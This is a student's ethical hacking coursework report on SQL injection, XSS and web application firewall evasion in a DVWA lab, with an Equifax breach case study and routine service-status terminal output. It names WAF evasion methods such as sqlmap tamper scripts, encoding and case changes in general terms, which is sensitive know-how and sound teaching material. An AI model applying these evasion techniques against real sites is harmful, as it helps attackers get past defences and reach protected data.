



slington college
(इस्लिङ्टन कलेज)

Module Code & Module Title

CC6051NI Ethical Hacking

Assessment Weightage & Type

50% Individual Coursework

Year and Semester

2026 Spring Semester

Student Name: Binni Shrestha

London Met ID: 23047391

College ID: NP01NT4A230091

Assignment Due Date: 20th May 2026

Assignment Submission Date: 20th May 2026

Word Count (Where Required):2236

I confirm that I understand my coursework needs to be submitted online via MST under the relevant module page before the deadline for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.

Acknowledgement

I would like to express my sincere gratitude to my respected teacher, Mr. Anish Pudasaini, for his valuable guidance, continuous encouragement, and constructive feedback throughout the completion of this project on Web Application Firewall (WAF) Evasion and Web Attacks. His technical assistance, his tips and applying his expertise were indeed very helpful in making both parts of this work successful.

I am also thankful to my college for giving me the learning environment, resources and facilities that were needed for effective execution of this project. Through this research I was able to gain knowledge and practical skills that helped me understand the security of web application, methodology in ethical hacking and penetration testing.

Finally, I would like to thank those who directly or indirectly helped and motivated me in completing this project. Their support and guidance were extremely helpful in accomplishing these assignments.

Abstract

With the increasing dependence of organisations on internet based systems to manage confidential data, web application security is gaining significance. Two of the most perilous attacks in the arsenal of attacks against web applications exploiting poor input validation are SQL Injection and Cross Site Scripting. WAFs are popularly utilized to help guard against these types of attacks and attackers resort to evasion tactics to overcome WAFs, making them not enough secure.

The vulnerabilities were explored and the effectiveness of the WAF was assessed by simulating SQL Injection and Cross Site Scripting attacks using the DVWA in a controlled setting using the PTES methodology on Kali Linux. The OWASP Core Rule Set was used to define the OWASP ModSecurity WAF policy set and deployed known vulnerabilities to simulate protection in the real world. The vulnerabilities were deployed to simulate protection in the real world, using the OWASP Core Rule Set to define OWASP ModSecurity WAF policy set. Then, tamper script was passed to SQLmap to weakly try to get past WAF detection mechanisms. Also, the study of Equifax Data Breach of 2017 as a real-world attack scenario was investigated and analysed to understand how a combination of web application vulnerabilities and misconfigured security tools can trigger catastrophic data breaches at a massive scale affecting millions of humans.

All attacks and evasion attempts were successfully blocked by a successfully configured ModSecurity WAF as demonstrated in the results. The results underscore further the critical need for proper configuration and frequent maintenance with WAFs as well as other multi layered security strategies and penetration testing to boost general web application protection. It also explores the legal implications of such attacks as provided by the ETA 2063 of Nepal and finally offers several practical recommendations such as multi layered security strategies, regular penetration testing and enhanced input validation to bolster web application security in Nepal.

Table of Contents

1. Introduction	1
1.1 Aim	3
1.2 Objectives	3
2. Background	4
2.1 Web Application Attacks	4
2.2 Web Application Firewalls (WAFs).....	4
2.3 WAF Evasion Techniques	5
3. Case Study.....	6
4. Attack Demonstration Using PTES Methodology	8
4.1 Pre-Engagement Interactions	8
4.2 Intelligence Gathering	9
4.3 Threat Modeling.....	13
4.4 Vulnerability Analysis.....	14
4.5 Exploitation	23
4.6 Post Exploitation	32
4.7 Reporting	36
5. Legal Implication of attack in relation to ETA 2063	37
5.1 Unauthorized Access.....	37
5.2 Data Theft and Manipulation.....	37
5.3 Cross-Site Scripting Threats	37
5.4 Ethical Considerations	38
5.5 Importance of Web Application Security	38
6. Conclusion.....	39
7. References	40

8. Appendix	44
8.1 Current Scenario.....	44
8.2 Web Application Firewall Architecture	46
8.3 Common WAF Evasion Techniques	47
8.4 Web Application Security Challenges	48

Table of Figure

Figure 1: WAF filtering valid and malicious web requests	2
Figure 2: Working of WAF	5
Figure 3: Impact and scale of the Equifax data breach	6
Figure 4: Kali Linux laboratory environment prepared for penetration testing	8
Figure 5: Apache web server running successfully	9
Figure 6: MySQL database service running	10
Figure 7: DVWA Login Page	10
Figure 8: DVWA database setup	11
Figure 9: DVWA application interface.....	12
Figure 10: DVWA security configuration.....	13
Figure 11: SQL Injection vulnerability page.....	14
Figure 12: SQL Injection vulnerability identified	15
Figure 13: Reflected XSS input testing.....	15
Figure 14: Reflected XSS alert execution.....	16
Figure 15: Normal reflected XSS input.....	16
Figure 16: XSS cookie access payload testing	17
Figure 17: Session cookie disclosure through XSS.....	17
Figure 18: Reflected XSS vulnerability module	18
Figure 19: SQLmap vulnerability analysis	19
Figure 20: Database injection point identified.....	20
Figure 21: Database information disclosure	21
Figure 22: ModSecurity installation	22
Figure 23: ModSecurity WAF configuration.....	22
Figure 24: WAF detection during SQLmap scan	23
Figure 25: SQL Injection blocked by WAF.....	24
Figure 26: Space2comment tamper script execution	25
Figure 27: Randomcase tamper script execution	26
Figure 28: WAF blocking tamper-based attack	26
Figure 29: Multiple tamper scripts execution	27
Figure 30: Combined tamper attack blocked.....	27

Figure 31: Advanced SQLmap exploitation testing	28
Figure 32: WAF protection verification	29
Figure 33: ModSecurity CRS restoration.....	30
Figure 34: Session cookie analysis	30
Figure 35: PHP session identification.....	31
Figure 36: SQL map exploitation using tamper scripts	31
Figure 37: Burp Suite interception enabled	32
Figure 38: HTTP request interception	33
Figure 39: Captured request analysis.....	34
Figure 40: Modified SQL Injection request	35
Figure 41: WAF filtering malicious traffic	45
Figure 42: Web Application Firewall filtering HTTP traffic	46

List of Abbreviations

SQL: Structured Query Language

SQLi: SQL Injection

XSS: Cross-Site Scripting

WAF: Web Application Firewall

DVWA: Damn Vulnerable Web Application

HTTP: Hypertext Transfer Protocol

HTTPS: Hypertext Transfer Protocol Secure

CVE: Common Vulnerabilities and Exposures

API: Application Programming Interface

CRS: Core Rule Set

HTML: Hypertext Markup Language

PTES: Penetration Testing Execution Standard

OWASP: Open Web Application Security Project

ETA: Electronic Transaction Act

PHP: Hypertext Preprocessor

URL: Uniform Resource Locator

IP: Internet Protocol

OS: Operating System

VM: Virtual Machine

DBMS: Database Management System

CIA: Confidentiality Integrity Availability

FTC: Federal Trade Commission

NVD: National Vulnerability Database

NIST: National Institute of Standards and Technology

1. Introduction

Web applications have become indispensable in contemporary society because people and institutions rely heavily on them for such purposes as banking, shopping, communicating, and storing their personal information. Most services are dependent on web-based programs to facilitate various types of data processing and management operations. However, in addition to making our lives more convenient and efficient, this technological advancement also opens us up to numerous cyber threats. Consequently, web applications represent one of the major targets in today's cybersecurity environment.

Malicious users constantly look for ways to abuse their access to the web applications to cause harm to their owners. For example, identifies that injection attacks, like SQLi and XSS, continue posing some of the biggest threats to web applications' security ((OWASP), 2021). Such attacks allow perpetrators to manipulate web application operations, access the database, and execute malicious scripts causing substantial damage to the victims.

Organisations implement WAFs as one of their major defensive mechanisms. A WAF serves as an intermediary between the client and the web application, screening the incoming malicious HTTP/HTTPS traffic through its detection methods. These include signature-based detection, anomaly detection, and rule-based filtering among others, aimed at preventing potential attacks that follow specific patterns (Imperva, 2023). In doing so, WAFs minimise the probability of any successful attacks and improve web application protection.




Figure 1: WAF filtering valid and malicious web requests

(AionCloud, 2024)

Despite being essential components, WAFs cannot guarantee complete security since attackers find ways to circumvent them using sophisticated techniques such as encoding and manipulating payloads (NIST, 2020). Consequently, malicious traffic becomes unrecognisable and passes through WAFs. For instance, there was a case of a breach on web applications that resulted in the Equifax Data Breach, which involved the compromise of personal information of about 147 million people (FTC, 2019).

Overall, Web Application Firewalls help secure websites against attacks like SQL Injection and XSS. But they are not completely successful in detecting all types of attacks, as sophisticated hackers find ways to circumvent their protection. So, it is important to consider both the capabilities and limitations of WAFs to enhance web application security. This work highlights the need for security technologies, including WAFs, to be complemented with security testing and analysis to produce more secure and resilient systems.

For more information [8.1](#)

1.1 Aim

The aim of this project is to conduct an analysis of SQL Injection and Cross Site Scripting (XSS) attacks as well as the detection and protection from these attacks by the Web Application Firewalls.

1.2 Objectives

- Understand the definitions of SQL Injection, XSS and Web Application Firewalls according to literature.
- Implement SQL Injection and XSS attacks using DVWA on Kali Linux virtual machine.
- Set up and analyse Mod Security and test its effectiveness in blocking attacks.
- Employ SQL map tamper scripts to showcase bypassing WAF by space2comment, random case and char encode.
- Examine the Equifax Data Breach to learn about the consequences of attacks on web applications.
- Understand the applicability of Nepal's Electronic Transaction Act 2063 to avoid unethical and illegal security testing.

2. Background

Web applications are vulnerable to a range of security risks resulting from unsafe input and poor defence systems. Knowing these attacks and the purpose of security tools like WAFs are crucial to analysing the potential for exploitation and prevention.

2.1 Web Application Attacks

Web application attacks exploit vulnerabilities in web systems to gain unauthorised access to data or services. The OWASP Top Ten continues to list SQLi and XSS as critical vulnerabilities because of their prevalence and impact. These attacks happen when input data from users is not validated, enabling injection of malicious scripts ((OWASP), 2021).

SQL Injection allows attackers to manipulate database queries by inserting malicious SQL statements into input fields. This can allow unauthorised access, data breach, or data manipulation (Clarke, 2012). Likewise, XSS is a client-side vulnerability that involves injecting malicious scripts into a web page and executing it on the client side. This can lead to session hijacking, data theft, or even redirection to a malicious site (Stuttard, 2011).

2.2 Web Application Firewalls (WAFs)

A WAF is a security device designed to filter and monitor HTTP traffic to and from web applications. Its main purpose is to identify and prevent malicious requests by applying rules-based vs signature vs anomaly detection techniques (Imperva, 2023). Software like ModSecurity is commonly used to secure web applications against SQL Injection and XSS attacks.

For more information [8.2](#)




Figure 2: Working of WAF

(G2, 2024)

2.3 WAF Evasion Techniques

WAF evasion techniques are used to evade protections by altering attack payloads. Techniques include encoding characters, modifying case sensitivity, and using comments within queries. Automated tools such as SQL map include tamper scripts that automate this process and allow ethical testers and hackers to assess WAF protection (Ristic, 2010).

In addition, attackers often combine multiple evasion techniques to bypass WAF detection mechanisms. By modifying payload structures and using encoding methods, malicious requests can appear normal and avoid detection by rule-based systems. This highlights the need for multiple layers of security rather than relying only on WAF protection (CloudFare, 2023).

For more information [8.3](#)

3. Case Study

Case Study: Equifax Data Breach (2017)

The Equifax Data Breach is one of the most significant cyber-attacks in history, resulting from the exploitation of a web application vulnerability. The major US credit bureau, Equifax, suffered a breach between May and July 2017 that resulted in 147 million people's data becoming exposed. The data that was compromised contained names, Social Security numbers, birth dates, addresses and, in some instances, driver's licences and credit card numbers (FTC, 2019).

The breach occurred due to a known vulnerability in Apache Struts (CVE-2017-5638), which allowed attackers to execute remote commands through specially crafted HTTP requests. While a fix was released in March 2017, the company did not update its software, leaving it vulnerable to attack. This incident reflects a serious lack of attention to basic vulnerability management and patching of web applications (Senate, 2018).



Figure 3: Impact and scale of the Equifax data breach

(Allied Solutions, 2017)

In terms of WAFs, the attack illustrates the potential of security tool misconfiguration or misuse. Apparently, the network monitoring system used by Equifax was disabled for some time because of an expired security certificate, which resulted in being unable to monitor for suspicious traffic (Imperva, 2023). This incident demonstrates that security measures like WAFs need to be correctly maintained, and monitored, to be effective.


The fallout from the hack cost Equifax dearly. The company settled for at least US\$575 million but possibly up to US\$700 million. Furthermore, Equifax lost its reputation and experienced a decline in market capitalisation. This incident demonstrates the need for robust web application security, regular patch management and proper monitoring in preventing large-scale attacks ((NVD), 2017).

4. Attack Demonstration Using PTES Methodology

This section illustrates actual implementation of web application attacks and WAF evasion measures through a laboratory setting in the context of DVWA, Burp Suite, SQLmap and ModSecurity WAF. The attack demonstration was done in an ethical way for pedagogical purposes and research. Testing process is based upon methodology of PTES ensuring structured and professional approach of penetration testing.

4.1 Pre-Engagement Interactions

This phase is to establish scope, objectives, tools and ethics prior to performing penetration testing activities. In this project, penetration testing was done in a controlled lab environment using DVWA and ModSecurity WAF on Kali Linux. The testing was conducted in a controlled laboratory environment to demonstrate the following techniques: SQL Injection, XSS, WAF evasion.




```
(kali@kali)-[~]
$ sudo systemctl status apache2
[sudo] password for kali:
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: >
   Active: active (running) since Sat 2026-05-16 12:41:39 EDT; 6min ago
     Invocation: 68f261bb94e54f9b8fd62d1d57792c50
       Docs: https://httpd.apache.org/docs/2.4/
    Main PID: 1363 (apache2)
   Status: "Total requests: 0; Idle/Busy workers 100/0;Requests/sec: 0; Bytes>
     Tasks: 7 (limit: 9244)
    Memory: 27.1M (peak: 28.7M)
       CPU: 1.548s
    CGroup: /system.slice/apache2.service
            └─1363 /usr/sbin/apache2 -k start -DFOREGROUND
              └─1446 /usr/sbin/apache2 -k start -DFOREGROUND
                └─1447 /usr/sbin/apache2 -k start -DFOREGROUND
                  └─1448 /usr/sbin/apache2 -k start -DFOREGROUND
                    └─1449 /usr/sbin/apache2 -k start -DFOREGROUND
                      └─1451 /usr/sbin/apache2 -k start -DFOREGROUND
                        └─1452 /usr/sbin/apache2 -k start -DFOREGROUND
```

Figure 4: Kali Linux laboratory environment prepared for penetration testing

4.2 Intelligence Gathering

The phase is the collection of information related to the target web application and the verification that the testing environment is turned on to perform penetration testing activities. During this phase, the status of the Apache web server hosting DVWA was checked in Kali Linux to confirm that the target environment was running successfully and ready for further security analysis.

The Apache web server was confirmed before beginning the penetration testing procedures, that the environment was always in place and accessible to the Apache web server.

A terminal window titled 'kali@kali: ~' showing the command 'sudo systemctl status apache2' and its output. The output indicates that the 'apache2.service' is 'active (running)' and provides details about its configuration, PID, status, tasks, memory, CPU usage, and CGroup.

```
(kali@kali)-[~]
$ sudo systemctl status apache2
[sudo] password for kali:
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: >
   Active: active (running) since Sat 2026-05-16 12:41:39 EDT; 6min ago
  Invocation: 68f261bb94e54f9b8fd62d1d57792c50
     Docs: https://httpd.apache.org/docs/2.4/
    Main PID: 1363 (apache2)
   Status: "Total requests: 0; Idle/Busy workers 100/0;Requests/sec: 0; Bytes>
    Tasks: 7 (limit: 9244)
   Memory: 27.1M (peak: 28.7M)
      CPU: 1.548s
   CGroup: /system.slice/apache2.service
           └─1363 /usr/sbin/apache2 -k start -DFOREGROUND
             └─1446 /usr/sbin/apache2 -k start -DFOREGROUND
               └─1447 /usr/sbin/apache2 -k start -DFOREGROUND
                 └─1448 /usr/sbin/apache2 -k start -DFOREGROUND
                   └─1449 /usr/sbin/apache2 -k start -DFOREGROUND
                     └─1451 /usr/sbin/apache2 -k start -DFOREGROUND
                       └─1452 /usr/sbin/apache2 -k start -DFOREGROUND
```

Figure 5: Apache web server running successfully

During the testing process, the database service has been successfully started to support DVWA's web application.

```
(kali@kali)-[~]
└─$ sudo systemctl start mysql

(kali@kali)-[~]
└─$ sudo systemctl status mysql
● mariadb.service - MariaDB 11.8.6 database server
   Loaded: loaded (/usr/lib/systemd/system/mariadb.service; disabled; preset:enabled)
   Active: active (running) since Mon 2026-05-18 00:35:59 EDT; 1min 3s ago
     Invocation: e319f0981eb441d6950d4e2b3b9a57b6
       Docs: man:mariadb(8)
            https://mariadb.com/kb/en/library/systemd/
   Process: 7167 ExecStartPre=/bin/sh -c [ ! -e /usr/bin/galera_recovery ] &&
   Process: 7380 ExecStartPost=/bin/rm -f /run/mysql/wsrep-start-position /run
   Process: 7402 ExecStartPost=/etc/mysql/debian-start (code=exited, status=0/
 Main PID: 7249 (mariabdd)
   Status: "Taking your SQL requests now..."
    Tasks: 10 (limit: 61015)
  Memory: 153.6M (peak: 158.9M)
     CPU: 11.389s
   CGroup: /system.slice/mariadb.service
           └─7249 /usr/sbin/mariabdd
```

Figure 6: MySQL database service running

Successful login into the DVWA login page performed prior to initiating vuln test activities.




Figure 7: DVWA Login Page

Successfully tested the configuration and setup of DVWA database within Kali Linux environment.




Figure 8: DVWA database setup

Based on that, it was decided to find vulnerable modules and attack sections within DVWA to perform further security testing. Then, choosing vulnerable modules and attack sections within DVWA were identified for further security testing.

